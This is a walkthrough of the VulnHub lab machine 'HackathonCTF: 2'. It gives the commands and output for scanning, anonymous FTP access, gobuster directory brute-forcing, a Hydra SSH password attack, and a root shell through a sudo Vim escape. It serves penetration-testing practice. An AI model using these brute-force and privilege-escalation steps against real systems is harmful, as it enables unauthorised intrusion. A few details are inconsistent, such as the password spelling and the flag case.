

HackathonCTF: 2 Walkthrough

Machine Information

Field	Details
Name	HackathonCTF: 2
Author	Somu Sen
Series	HackathonCTF
Release Date	20 June 2021
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/hackathonctf-2,714/

Introduction

HackathonCTF: 2 is a beginner-friendly VulnHub machine that focuses on enumeration, anonymous FTP access, directory brute-forcing, SSH credential discovery, and privilege escalation through a misconfigured sudo rule.

The machine demonstrates how small pieces of information can be chained together to compromise a system completely. Starting from anonymous FTP access, we discover a custom wordlist that leads to a hidden web directory, which reveals a username. After obtaining SSH credentials, privilege escalation is achieved through a vulnerable sudo configuration involving Vim.

The objective is to gain root access and retrieve the final flag.

1. Network Discovery

The first step is identifying the target machine on the network.

```
sudo netdiscover -i eth0
```

Result:

192.168.10.26

Target identified:

Target IP: 192.168.10.26

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts | Google Hacking DB | OnSec
7 Captured ARP Req/Rep packets, from 5 hosts. Total size: 420
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	b4:f9:49:43:79:2c	3	180	optilink networks pvt ltd
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.26	00:0c:29:7a:d3:2e	1	60	VMware, Inc.
192.168.10.5	86:a6:8c:1e:45:9c	1	60	Unknown vendor
192.168.10.11	5a:00:a1:7a:77:36	1	60	Unknown vendor

2. Port Enumeration

Next, perform a full TCP port scan.

```
sudo nmap -sC -sV -p- 192.168.10.26 --min-rate 10000
```

Results:

```
21/tcp open ftp
80/tcp open http
7223/tcp open ssh
```

Interesting findings:

- Anonymous FTP login enabled
- Web server running on port 80
- SSH running on a non-standard port (7223)

```

(kali@kali)-[~/Vulnhub-Machine]
$ sudo nmap -sC -sV -p- 192.168.10.26 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-02 19:18 IST
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 19:19 (0:00:00 remaining)
Nmap scan report for 192.168.10.26
Host is up (0.0058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.10.13
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000    1000        47 Jun 18  2021 flag1.txt
| -rw-r--r--    1 1000    1000       849 Jun 19  2021 word.dir
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_*/
|_http-title: hackathon2
7223/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 70:4a:a9:69:c2:d1:68:23:86:bd:85:83:31:ca:80:0c (RSA)
|   256  a6:9e:a4:18:ad:a4:2b:7e:ea:f8:5e:63:29:6e:4f:24 (ECDSA)
|_  256  4e:db:a6:d2:eb:b9:53:a5:d7:21:0b:4e:57:a5:f5:c1 (ED25519)
MAC Address: 00:0C:29:7A:D3:2E (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.84 seconds

```

3. Anonymous FTP Access

Since anonymous FTP access is enabled, connect to the service.

```
ftp 192.168.10.26
```

Login using:

```

Username: anonymous
Password: anonymous

```

List the files:

```
ls -la
```

Output:

```
flag1.txt
word.dir
```

Download both files.

```
get flag1.txt
get word.dir
```

```
(kali@kali) [~/Vulnhub-Machine]
$ ftp 192.168.10.26
Connected to 192.168.10.26.
220 (vsFTPd 3.0.3)
Name (192.168.10.26:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||17033|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      118      4096 Jun 19  2021 .
drwxr-xr-x  2 0      118      4096 Jun 19  2021 ..
-rw-r--r--  1 1000   1000      47 Jun 18  2021 flag1.txt
-rw-r--r--  1 1000   1000     849 Jun 19  2021 word.dir
226 Directory send OK.
ftp> get flag1.txt
local: flag1.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||19317|)
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
100% |*****| 47 2.04 KiB/s 00:00 ETA
226 Transfer complete.
47 bytes received in 00:00 (1.62 KiB/s)
ftp> get word.dir
local: word.dir remote: word.dir
229 Entering Extended Passive Mode (|||28004|)
150 Opening BINARY mode data connection for word.dir (849 bytes).
100% |*****| 849 2.72 MiB/s 00:00 ETA
226 Transfer complete.
849 bytes received in 00:00 (62.00 KiB/s)
ftp> exit
221 Goodbye.
```

4. Retrieve the First Flag

View the contents of the first file.

```
cat flag1.txt
```

Output:

```
FLAG{7e3c118631b68d159d9399bda66fc684}
```

First flag successfully obtained.

```
(kali@kali)-[~/Vulnhub-Machine]
$ cat flag1.txt
Flag{7e3c118631b68d159d9399bda66fc684}
```

5. Analyze the Wordlist

The second file appears to be a custom wordlist.

```
cat word.dir
```

Contents:

```
happy
123456
12345
password
iloveyou
princess
rockyou
abc123
babygirl
...
```

This file likely serves a purpose later in the challenge.

```
(kali@kali)-[~/Vulnhub-Machine]
$ cat word.dir
happy
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

6. Web Enumeration

Browse the website hosted on port 80.

```
http://192.168.10.26
```

The homepage contains no useful information.

Since the FTP file appears to be a wordlist, use it for directory brute-forcing.

```
gobuster dir -u http://192.168.10.26/ -w word.dir
```

Result:

```
/happy
```

A hidden directory has been discovered.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ gobuster dir -u http://192.168.10.26/ -w /home/kali/Vulnhub-Machine/word.dir

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.26/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Vulnhub-Machine/word.dir
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/happy (Status: 200) [Size: 110]
Progress: 109 / 109 (100.00%)

Finished
```

7. Hidden Directory Discovery

Visit:

```
http://192.168.10.26/happy
```

The page displays:


```
Nothing is in here
```

Viewing the source code reveals:

```
<!-- username: hackathonll -->
```

Username discovered:

```
hackathonll
```



8. SSH Password Discovery

We now have:

```
Username: hackathonll
```

Use the previously downloaded wordlist against the SSH service running on port 7223.

```
hydra -l hackathonll -P word.dir ssh://192.168.10.26:7223 -t 4
```

Hydra successfully finds valid credentials.

```
login: hackathonll  
password: Ti@g0
```

Credentials:

Username: hackathonll
Password: Ti@g0

```
(kali@kali) ~/Vulnhub-Machine
$ hydra -l hackathonll -P /home/kali/Vulnhub-Machine/word.dir ssh://192.168.10.26:7223 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-02 19:21:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 110 login tries (l:1/p:110), ~28 tries per task
[DATA] attacking ssh://192.168.10.26:7223/
[7223][ssh] host: 192.168.10.26  login: hackathonll  password: Ti@g0
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-02 19:21:59
```

9. Initial Access

Login via SSH.

```
ssh hackathonll@192.168.10.26 -p 7223
```

Verify access.

```
whoami
```

Output:

```
hackathonll
```



```

(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh hackathonll@192.168.10.26 -p 7223
The authenticity of host '[192.168.10.26]:7223 ([192.168.10.26]:7223)' can't be established.
ED25519 key fingerprint is SHA256:kVyS5RqS8tFczs71LETg90vnsj/ZLDrqbn91uPP1Cik.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.10.26]:7223' (ED25519) to the list of known hosts.
hackathonll@192.168.10.26's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 02 Jun 2026 01:53:10 PM UTC

System load:  0.0          Processes:            223
Usage of /:   23.3% of 18.57GB   Users logged in:     0
Memory usage: 17%          IPv4 address for ens33: 192.168.10.26
Swap usage:   0%

67 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 19 05:35:15 2021 from 10.0.0.110
$ id
uid=1001(hackathonll) gid=1001(hackathonll) groups=1001(hackathonll)
$ whoami
hackathonll

```

10. Post-Exploitation Enumeration

List the files in the user's home directory.

```
ls -la
```

Interesting file:

```
.bash_history
```

View its contents.

```
cat .bash_history
```

Output:

```
ls
sudo -i
sudo -l
sudo -i
sudo -l
sudo -i
```

This suggests the user was experimenting with sudo commands.

```
$ ls -la
total 28
drwxr-xr-x 3 hackathonll hackathonll 4096 Jun 18 2021 .
drwxr-xr-x 4 root        root        4096 Jun 18 2021 ..
-rw-r--r-- 1 hackathonll hackathonll  43 Jun 18 2021 .bash_history
-rw-r--r-- 1 hackathonll hackathonll  220 Jun 18 2021 .bash_logout
-rw-r--r-- 1 hackathonll hackathonll 3771 Jun 18 2021 .bashrc
drwxr-xr-x 2 hackathonll hackathonll 4096 Jun 18 2021 .cache
-rw-r--r-- 1 hackathonll hackathonll  807 Jun 18 2021 .profile
$ cat .bash_history
ls
sudo -i
sudo -l
sudo -i
sudo -l
sudo -i
```

11. Privilege Escalation Enumeration

Check sudo permissions.

```
sudo -l
```

Output:

```
(root) NOPASSWD: /usr/bin/vim
```

The user can execute Vim as root without providing a password.

This is a well-known privilege escalation vector documented on [GTF0Bins](#).

```
$ sudo -l
Matching Defaults entries for hackathonll on hackathon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim
```

12. Privilege Escalation via Vim

Launch Vim with root privileges and execute a shell.

```
sudo vim -c ':%!/bin/bash'
```

A root shell is spawned.

Verify privileges.

```
id
```

Output:

```
uid=0(root) gid=0(root)
```

Root access obtained.

```
$ sudo vim -c ':%!/bin/bash'

root@hackathon:/home/hackathonll# id
uid=0(root) gid=0(root) groups=0(root)
root@hackathon:/home/hackathonll# whoami
root
```

13. Capture the Root Flag

Navigate to the root directory.

```
cd /root
```

List files.

```
ls
```

Output:

```
flag2.txt
```

Read the final flag.

```
cat flag2.txt
```

Output:

```
FLAG{7e3c118631b68d159d9399bda66fc694}
```

Root flag successfully captured.

```
root@hackathon:/home/hackathonll# cd /root
root@hackathon:~# ls
flag2.txt  snap
root@hackathon:~# cat flag2.txt
FLAG{7e3c118631b68d159d9399bda66fc694}
```

Attack Path Summary

1. Discover target using Netdiscover.
2. Scan services with Nmap.
3. Access FTP anonymously.
4. Download:
 - flag1.txt
 - word.dir
5. Obtain first flag.
6. Use word.dir as a Gobuster wordlist.
7. Discover hidden directory:
 - /happy
8. View page source.
9. Extract username:
 - hackathonll
10. Use Hydra against SSH.

11. Discover password:

- Ti@gO

1. Login through SSH.
 2. Check sudo privileges.
 3. Abuse Vim NOPASSWD configuration.
 4. Obtain root shell.
 5. Capture final flag.
-

Vulnerabilities Identified

1. Anonymous FTP Access

Sensitive files were exposed to unauthenticated users.

2. Information Disclosure

The web application's source code leaked a valid username.

3. Weak Password

SSH credentials were vulnerable to a small custom wordlist attack.

4. Dangerous Sudo Configuration

The user was allowed to execute Vim as root without authentication.

```
(root) NOPASSWD: /usr/bin/vim
```

This directly resulted in privilege escalation.

Tools Used

- Netdiscover
- Nmap
- FTP Client
- Gobuster

- Hydra
 - SSH
 - Vim
 - GTFOBins
-

Flags

User Flag

```
FLAG{7e3c118631b68d159d9399bda66fc684}
```

Root Flag

```
FLAG{7e3c118631b68d159d9399bda66fc694}
```

Conclusion

HackathonCTF: 2 is an excellent beginner-level machine that highlights the importance of thorough enumeration. The attack chain is straightforward but demonstrates several common real-world weaknesses, including anonymous file exposure, information leakage, weak credentials, and insecure sudo configurations.

The machine provides a smooth learning experience for aspiring penetration testers and is ideal for practicing the fundamentals of enumeration, credential discovery, and privilege escalation.